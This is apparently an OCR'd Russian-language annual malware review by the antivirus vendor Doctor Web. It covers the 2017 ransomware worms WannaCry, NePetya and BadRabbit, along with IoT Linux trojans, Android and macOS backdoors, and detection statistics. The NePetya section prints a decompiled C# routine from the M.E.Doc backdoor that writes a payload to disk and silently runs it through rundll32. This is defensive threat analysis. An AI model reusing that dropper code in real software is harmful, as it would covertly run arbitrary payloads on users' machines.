Dr.WEB®
с 1992 года

Обзор вирусной активности за 2017 год

Обзор вирусной активности за 2017 год

29 декабря 2017 года

С точки зрения информационной безопасности уходящий 2017 год запомнится, безусловно, такими яркими событиями как глобальные атаки червей-шифровальщиков WannaCry, NePetya и BadRabbit, а также появлением значительного числа Linux-троянцев для так называемого «Интернета Вещей». Кроме того, этот год был отмечен распространением на многочисленных веб-сайтах вредоносных сценариев, предназначенных для майнинга (добычи) криптовалюты.

Весной 2017 года вирусные аналитики компании «Доктор Веб» исследовали новый бэкдор для операционной системы macOS — это была одна из немногих вредоносных программ для ОС компании Apple, добавленных в вирусные базы в этом году. Также в течение прошедших 12 месяцев появлялись новые банковские троянцы, предназначенные для хищения средств со счетов клиентов кредитных организаций: одну из таких вредоносных программ, Trojan.PWS.Sphinx.2, вирусные аналитики «Доктор Веб» исследовали в феврале, другую — Trojan.Gozi.64 — в ноябре 2017 года.

Высокую активность в уходящем году проявляли сетевые мошенники: компания «Доктор Веб» неоднократно сообщала о раскрытии новых схем обмана интернет-пользователей. В прошедшем марте сетевые жулики попытались выманить деньги у владельцев и администраторов различных интернет-ресурсов, для чего создали порядка 500 мошеннических веб-страниц. В своих спам-рассылках киберпреступники пытались выдать себя за сотрудников компаний «Яндекс» и «RU-Center», а также придумали мошенническую схему, в которой для получения несуществующей выплаты от потенциальной жертвы требовали указать Страховой номер индивидуального лицевого счета в системе пенсионного страхования (СНИЛС). Кроме того, в июле оказался скомпрометированным портал государственных услуг Российской Федерации (gosuslugi.ru), на страницы которого неизвестные внедрили потенциально опасный код. Эта уязвимость вскоре была устранена администрацией портала.

Обзор вирусной активности за 2017 год

Неспокойным выдался 2017 год и для владельцев мобильных устройств, работающих под управлением ОС Google Android. Летом вирусные аналитики «Доктор Веб» исследовали многофункционального банковского Android-троянца, получавшего контроль над устройством и кравшего конфиденциальную информацию клиентов кредитно-финансовых организаций. Вскоре в каталоге Google Play была выявлена игра со встроенным троянцем-загрузчиком, которую скачали более миллиона пользователей. В течение года специалисты «Доктор Веб» обнаруживали Android-троянцев, предустановленных в заводские прошивки мобильных устройств, а также множество других вредоносных и потенциально опасных программ для этой платформы.


Главные тенденции года

- Появление опасных червей-шифровальщиков, способных распространяться без участия пользователей;
- Рост количества Linux-троянцев для «Интернета вещей»;
- Распространение опасных вредоносных программ для мобильной платформы Android.

Наиболее интересные события 2017 года

Троянцы-энкодеры, шифрующие файлы и требующие выкуп за их восстановление, обычно распространялись либо под видом тех или иных «полезных» утилит, либо с использованием вредоносных рассылок. При этом чаще всего злоумышленники вкладывали в письма не сам шифровальщик, а небольшого троянца-загрузчика, который при попытке открыть вложение скачивал и запускал энкодер. В то же время черви, способные самостоятельно распространяться по сети, ранее не использовались для шифрования файлов, а имели совсем другие вредоносные функции — одного из представителей этого класса вредоносных программ специалисты «Доктор Веб» исследовали в начале минувшего года. Первым шифровальщиком, сочетающим в себе возможности энкодера и сетевого червя, стал Trojan.Encoder.11432, получивший известность под именем WannaCry.

Массовое распространение этой вредоносной программы началось в 10 утра 12 мая 2017 года. Чтобы заразить другие компьютеры, червь использовал уязвимость в протоколе SMB (MS17-10), при этом опасности подвергались как узлы локальной сети, так и компьютеры в Интернете со случайными IP-адресами. Червь состоял из нескольких компонентов, и шифровальщик являлся только одним из них.




Trojan.Encoder.11432 шифровал файлы с использованием случайного ключа, при этом в составе троянца имелся специальный модуль-декодер, позволявший расшифровать несколько файлов бесплатно в демонстрационном режиме. Примечательно, что эти выбранные случайным образом файлы шифровались при помощи совершенно другого ключа, поэтому их восстановление не гарантировало успешной расшифровки остальных данных. Подробное исследование этого энкодера было опубликовано на нашем сайте в мае 2017 года.

Вскоре разразилась еще одна эпидемия червя-шифровальщика, которого различные источники называли NePetya, Petya.A, ExPetya и WannaCry-2 (подобные наименования он получил благодаря мнимой схожести с ранее распространявшимся троянцем Petya — Trojan.Ransom.369). В вирусные базы Dr.Web NePetya был добавлен под именем Trojan.Encoder.12544.

Как и его предшественник WannaCry, червь-шифровальщик Trojan.Encoder.12544 использовал для своего распространения уязвимость в протоколе SMB, однако в этом случае достаточно быстро удалось установить первоначальный источник распространения червя. Им оказался модуль обновления программы M.E.Doc, предназначенной для ведения налоговой отчетности на территории Украины. Именно поэтому украинские пользователи и организации стали первыми жертвами Trojan.Encoder.12544. Специалисты «Доктор Веб» подробно исследовали программу M.E.Doc и установили, что один из ее компонентов содержит полноценный бэкдор, который способен собирать логины и пароли для доступа к почтовым серверам, загружать и запускать на компьютере любые приложения, выполнять в системе произвольные команды, а также передавать файлы с компьютера на удаленный сервер. Этим бэкдором и воспользовался NePetya, а до него — как минимум еще один троянец-шифровальщик.


```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string text = string.Empty;
    string b = "FAIL DUMP";
    string text2 = string.Empty;
    try
    {
        string environmentVariable = Environment.GetEnvironmentVariable("windir");
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
        if (!string.IsNullOrEmpty(environmentVariable))
        {
            text2 = Path.Combine(environmentVariable, name);
            b = this.DumpData(text2, data);
        }
        if (!File.Exists(text2) && !string.IsNullOrEmpty(folderPath))
        {
            text2 = Path.Combine(folderPath, name);
            b = this.DumpData(text2, data);
        }
        if ("OK" == b)
        {
            string fileName = Path.Combine(environmentVariable, "system32\\rundll32.exe");
            using (Process process = new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    FileName = fileName,
                    UseShellExecute = false,
                    RedirectStandardOutput = true,
                    CreateNoWindow = true,
                    Arguments = string.Format("\"{0}\",#1 {1}", text2, arguments)
                }
            })
            {
                process.Start();
                if (num > 0)
                {
                    process.WaitForExit(num);
                    if (!process.HasExited)
                    {
                        process.Kill();
                    }
                    text = process.ExitCode.ToString();
                }
                else
                {
                    text = "Started Infinite: " + text2;
                }
            }
        }
    }
```

Исследование Trojan.Encoder.12544 показало, что этот энкодер изначально не предполагал возможности расшифровки поврежденных файлов. Вместе с тем он обладал достаточно богатым арсеналом вредоносных функций. Для перехвата учетных данных пользователей Windows он использовал утилиты Mimikatz и при помощи этой информации (а также несколькими другими способами) распространялся по локальной сети. Чтобы инфицировать компьютеры, к которым ему удалось получить доступ, Trojan.Encoder.12544 задействовал программу для управления удаленным компьютером PsExec или стандартную консольную утилиту для вызова объектов Wmic.exe. Кроме того, шифровальщик портил загрузочную запись диска C: (Volume Boot Record, VBR) и подменял оригинальную загрузочную запись Windows (MBR) собственной, при этом исходная MBR шифровалась и переносилась в другой сектор диска.



В июне компания «Доктор Веб» опубликовала подробное исследование червя-шифровальщика Trojan.Encoder.12544.

В октябре было зафиксировано распространение еще одного червя-энкодера, получившего наименование Trojan.BadRabbit. Известные образцы троянца распространялись в виде программы со значком установщика Adobe Flash. Архитектурно BadRabbit был похож на своих предшественников: он так же состоял из нескольких компонентов: дроппера, энкодера и сетевого червя, тоже содержал встроенный расшифровщик, более того, часть его кода была явно позаимствована у Trojan.Encoder.12544. Однако этот шифровальщик отличался одной примечательной чертой: при запуске он проверял наличие на атакуемом компьютере двух антивирусов — Dr.Web и McAfee — и в случае их обнаружения пропускал первый этап шифрования, видимо, с целью избежать преждевременного обнаружения.




С более подробной информацией об этой вредоносной программе можно ознакомиться в опубликованной компанией «Доктор Веб» обзорной статье.

Вирусная обстановка

Согласно сведениям, полученным с использованием серверов статистики «Доктор Веб», в 2017 году на компьютерах пользователей чаще всего выявлялись сценарии и вредоносные программы, предназначенные для загрузки из Интернета других троянцев, а также для установки опасных и нежелательных приложений. По сравнению с прошлым годом из этой статистики практически исчезли рекламные троянцы.

Обзор вирусной активности за 2017 год

Наиболее распространенные вредоносные программы в 2017 году
согласно данным серверов статистики Dr.Web




- **JS.Inject**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Встраивают вредоносный скрипт в HTML-код веб-страниц.
- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **Trojan.Inject**
  Семейство вредоносных программ, встраивающих вредоносный код в процессы других программ.
- **Trojan.DownLoad**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.

Схожая картина наблюдается и в анализе почтового трафика, однако здесь помимо загрузчиков встречаются также троянцы, предназначенные для хищения паролей и другой конфиденциальной информации.

Обзор вирусной активности за 2017 год

Наиболее распространенные вредоносные программы, выявленные в почтовом трафике в 2017 году




- **JS.DownLoader**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Загружают и устанавливают на компьютер другие вредоносные программы.
- **JS.Inject**
  Семейство вредоносных сценариев, написанных на языке JavaScript. Встраивают вредоносный скрипт в HTML-код веб-страниц.
- **Trojan.InstallCore**
  Семейство установщиков нежелательных и вредоносных приложений.
- **Trojan.PWS.Stealer**
  Семейство троянцев, предназначенных для хищения на инфицированном компьютере паролей и другой конфиденциальной информации.
- **Trojan.DownLoader**
  Семейство троянцев, предназначенных для загрузки на атакуемый компьютер других вредоносных приложений.
- **W97M.DownLoader**
  Семейство троянцев-загрузчиков, использующих в работе уязвимости офисных приложений. Предназначены для загрузки на атакуемый компьютер других вредоносных программ.
- **PowerShell.DownLoader**
  Семейство вредоносных файлов, написанных на языке сценариев PowerShell. Загружают и устанавливают на компьютер другие вредоносные программы.
- **Trojan.Inject**
  Семейство вредоносных программ, встраивающих вредоносный код в процессы других программ.

Троянцы-шифровальщики

2017 год можно смело назвать годом червей-энкодеров: именно в уходящем году шифровальщики научились массово распространяться по сети без участия пользователей, став причиной нескольких эпидемий. За прошедшие 12 месяцев в службу технической поддержки компании «Доктор Веб» обратились в общей сложности порядка 18 500 пользователей, пострадавших от действий шифровальщиков. Начиная с мая количество запросов постепенно снижалось, уменьшившись к концу года по сравнению с его началом более чем вдвое.

Количество запросов на расшифровку, поступивших в службу технической поддержки «Доктор Веб»



Согласно статистике, чаще всего в 2017 году на компьютеры проникал троянец Trojan.Encoder.858, второе место занимает Trojan.Encoder.3953, третьим по «популярности» является энкодер Trojan.Encoder.567.

Наиболее распространенные шифровальщики в 2017 году:

- **Trojan.Encoder.858** — 26,55% обращений;
- **Trojan.Encoder.3953** — 6,03% обращений;
- **Trojan.Encoder.567** — 3,71% обращений;
- **Trojan.Encoder.761** — 1,79% обращений;
- **Trojan.Encoder.3976** — 1,07% обращений.

Dr.Web Security Space для Windows защищает от троянцев-шифровальщиков

Этого функционала нет в лицензии Антивирус Dr.Web для Windows

Настрой-ка Dr.Web от шифровальщиков
Обучающий курс
О бесплатном восстановлении
Dr.Web Rescue Pack

Вредоносные программы для Linux

Как и в прошлом году, в течение прошедших 12 месяцев было выявлено довольно много троянцев для ОС семейства Linux, при этом вирусописатели создавали версии опасных приложений для таких аппаратных архитектур как x86, ARM, MIPS, MIPSEL, PowerPC, Superh, Motorola 68000, SPARC – то есть, для очень широкого диапазона «умных» устройств. Среди них – всевозможные роутеры, телевизионные приставки, сетевые накопители и т.д. Объясняется такой интерес тем, что многие пользователи подобной аппаратуры не задумываются над необходимостью смены установленных по умолчанию учетных данных администратора системы, что заметно упрощает задачу злоумышленникам.

Уже в январе 2017 года вирусные аналитики «Доктор Веб» обнаружили несколько тысяч инфицированных устройств, зараженных троянцем Linux.Proxy.10. Эта вредоносная программа предназначена для запуска на зараженном устройстве SOCKS5-прокси-сервера, с использованием которого злоумышленники могут обеспечить себе анонимность в Интернете. Месяц спустя был выявлен Trojan.Mirai.1 – Windows-троянец, способный заражать устройства под управлением Linux.

В мае специалисты «Доктор Веб» исследовали новую модификацию сложного многокомпонентного троянца для ОС Linux, принадлежащего к семейству Linux.LuaBot. Эта вредоносная программа представляет собой набор из 31 Lua-сценария и двух дополнительных модулей, каждый из которых выполняет собственную функцию. Троянец способен заражать устройства с архитектурами Intel x86 (и Intel x86_64), MIPS, MIPSEL, Power PC, ARM, SPARC, SH4, M68k – иными словами, не только компьютеры, но и широчайший ассортимент роутеров, телевизионных приставок, сетевых хранилищ, IP-камер и других «умных» устройств.

В июле вирусные базы Dr.Web пополнились записью для троянца Linux.MulDrop.14, который устанавливал на инфицированном устройстве приложение для добычи криптовалют. Тогда же вирусные аналитики исследовали вредоносную программу Linux.ProxyM, запускающего на зараженном устройстве прокси-сервер. Атаки с применением этого троянца фиксировались начиная с февраля 2017 года, но пика достигли во второй половине мая. Больше всего источников атак располагалось в России, на втором и третьем месте – Китай и Тайвань.

Вскоре злоумышленники начали использовать Linux.ProxyM для рассылки спама и фишинговых писем, в частности от имени сервиса DocuSign, предназначенного для работы с электронными документами. Специалистам «Доктор Веб» удалось установить, что киберпреступники отправляли порядка 400 спам-сообщений в сутки с каждого инфицированного устройства. Осенью 2017 года злоумышленники нашли для Linux.ProxyM еще одно применение: с помощью этого троянца они начали взламывать сайты. Использовалось несколько методов взлома: SQL-инъекции (внедрение в запрос к базе данных сайта вредоносного SQL-кода), XSS (Cross-Site Scripting) – метод атаки, заключающийся в добавлении в страницу вредоносного сценария, который выполняется на компьютере при открытии этой страницы, и Local File Inclusion (LFI) – метод атаки, позволяющий удаленно читать файлы на атакуемом сервере. График количества зафиксированных атак этого троянца представлен ниже.

Также в ноябре был обнаружен новый бэкдор для Linux, получивший наименование Linux.BackDoor.Hook.1. Он может скачивать заданные в поступившей от злоумышленников команде файлы, запускать приложения или подключаться к определенному удаленному узлу.

Число угроз для ОС Linux постепенно растет, и есть основания полагать, что эта тенденция продолжится и в следующем году.


Вредоносные программы для macOS

В течение года вирусные базы Dr.Web пополнились записями для целого ряда семейств вредоносных программ, способных инфицировать устройства Apple: это Mac.Pwnet, Mac.BackDoor.Dok, Mac.BackDoor.Rifer, Mac.BackDoor.Kirino и Mac.BackDoor.MacSpy. Одна из обнаруженных в 2017 году вредоносных программ — Mac.BackDoor.Systemd.1 — представляет собой бэкдор, способный выполнять следующие команды:

- получить список содержимого заданной директории;
- прочитать файл;
- записать в файл;
- получить содержимое файла;
- удалить файл или папку;
- переименовать файл или папку
- изменить права для файла или папки (команда chmod);
- изменить владельца файлового объекта (команда chown);
- создать папку;
- выполнить команду в оболочке bash;
- обновить троянца;
- переустановить троянца;
- сменить IP-адрес управляющего сервера;
- установить плагин.

Опасные и нерекомендуемые сайты

Специалисты «Доктор Веб» регулярно добавляют в базы Родительского (Офисного) контроля адреса потенциально опасных и нерекомендуемых веб-сайтов. К таковым относятся мошеннические, фишинговые ресурсы и сайты, распространяющие вредоносное ПО. Динамика пополнения этих баз в 2017 году показана на следующей диаграмме.




Нерекомендуемые сайты


Сетевое мошенничество

